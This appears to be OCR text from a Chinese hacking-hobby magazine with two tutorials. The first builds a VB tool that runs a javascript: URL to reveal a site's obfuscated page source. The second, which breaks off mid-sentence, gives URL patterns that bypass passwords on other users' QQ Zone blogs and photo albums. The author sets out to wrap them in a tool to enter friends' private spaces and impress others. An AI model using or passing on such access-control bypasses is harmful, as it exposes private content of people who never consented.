前几天，我一朋友在网上闲逛时发现某个网站的FLASH很好，于是想下载下来慢慢欣赏。可是在查看网页源代码时，发现源文件已经被加密了，于是问我能不能帮忙。正好我记的在去年七月份的杂志上曾经介绍过一段代码**javascript:s=document.documentElement.outerHTML;document.write('<body></body>');document.body.innerText=s;**，可以用来查看加密过的网页，便给了他。可是后来想想这样查看网页源代码非常不方便，不如将其做成一个小工具，也好方便以后使用。

我们先来分析一下这段代码的使用方法：在打开目标网页后，在浏览器的地址栏输入代码后回车，就可以显示出全部的源代码，既然步骤知道了就来编写程序吧。

首先打开VB，新建一个“标准EXE”工程，然后添加一个用于浏览的部件WebBrowser，默认控制面板上是没有这个控件的。我们需要单击“工程”菜单下的“部件”选项，如图1。


图1

在弹出来的“部件”对话框里选中“Microsoft Internet Controls”后确定，如图2，就可以看到控制面板里多出了一个图标，那就是用于浏览的WebBrowser控件。接着我们要在窗体上添加一个TextBox控件、三个CommandButton控件、一个Label控件以及一个WebBrowser控件。我们先在控制面板上选中“TextBox”控件，在窗体上画出合适的大小就可以了。其它的控件也是如此画，这里就不再重复了。然后我们分别把Commond1、2、3的“Caption”标题属性改为“读取站点”、“查看源码”和“退出”，如图3。




图2

双击窗体上的Command1，就会自动进入代码编写界面，输入以下代码：

```
Private Sub Command1_Click()   '这句是VB自己自动生成的代码，不用我们输入
    WebBrowser1.Navigate "http://" & Text1.Text   '访问Text1中指定的网站
End Sub   '这句也是VB自动生成的代码
```

这样我们就可以在单击 Command1 按钮（也就是标题为“读取站点”的那个按钮）的时候浏览 Text1 中的站点。我们继续为 Command2 编写代码，使之能实现查看代码的功能。

和前面一样双击 Command2 按钮，写入以下代码：

```
Private Sub Command2_Click()
    WebBrowser1.Navigate "javascript:s=document.documentElement.outerHTML;document.write('<body></body>');document.body.innerText=s;"  '输出解密后的源代码
End Sub
```

最后为 Command3 按钮编写代码，Command3 的作用是退出程序，这个实现很简单，使用 **End** 语句就可以了。

```
Private Sub Command3_Click()
End  '退出程序
End Sub
```





图 3

最后还可以对程序进行一些美化，这个大家就自由发挥吧。制作这个工具没有什么难度，利用的就是 X 档案提供过的一段代码，但是学会活用才会使我们的水平向前提高。

（文章中涉及到的源代码及编译后的程序已收录于光盘中）

# 一句代码来轻松写出 QQ 空间利用工具



kongjiajie

最近几天突然发现 QQ 好友的空间都加上了密码，实在是令人郁闷！我猜了半天密码也没有进去。只好在网上找了一些关于 QQ 空间漏洞的文章，可是总感觉完全照着别人的方法来做实在是太不气派了，也不好意思在 MM 面前炫耀啊！所以，我决定把利用的方法弄的“神秘”一些，当然使用起来要更简单一些！倘若哪天有 MM 问我们是如何进入别人的空间的，我们就可以说：“方法太简单了，实在懒得说，要不给你编写一个专用的工具吧！”这回答一定够酷吧。

在开始编写程序前，我们先看一下网上那些关于 QQ 空间漏洞文章里所介绍的方法。比如我一 QQ 好友的有访问密码的空间（图 1），按照那些文章中介绍的方法，我们只要在浏览器的地址栏里输入 **http://izone.qq.com/client/blogMain.htm#uin=对方的 QQ 号码**就可以了。有时候我们还会遇到 QQ 相册加密码的情况（图 2），同样的也是使用一句代码就可以解决问题，只要在浏览器的地址栏里输入 **http://photo.qq.com/cgi-bin/portal/cgi_portal_list_album?uin=对方的 QQ 号码**，只要我们打开这个链接就可以看到 QQ 相册的地址链接了，再把这个地址复制到浏览器的地址栏就可以了。知道了方法，编写相应的工具就简单多了吧！




图 2

我选择使用微软的 C# 来进行编写，这是微软用来和 JAVA 竞争的一个产品，它是基于 .net 平台的，所以我们编写出来的程序也只能在 .net 平台上运行。其实也就是安装一个微软的 .NET Framework 而已。当然我们也可以选择使用 delphi、vb 等程序语言来进行编写。

我们打开 Microsoft Visual C# 2005 或





图 1

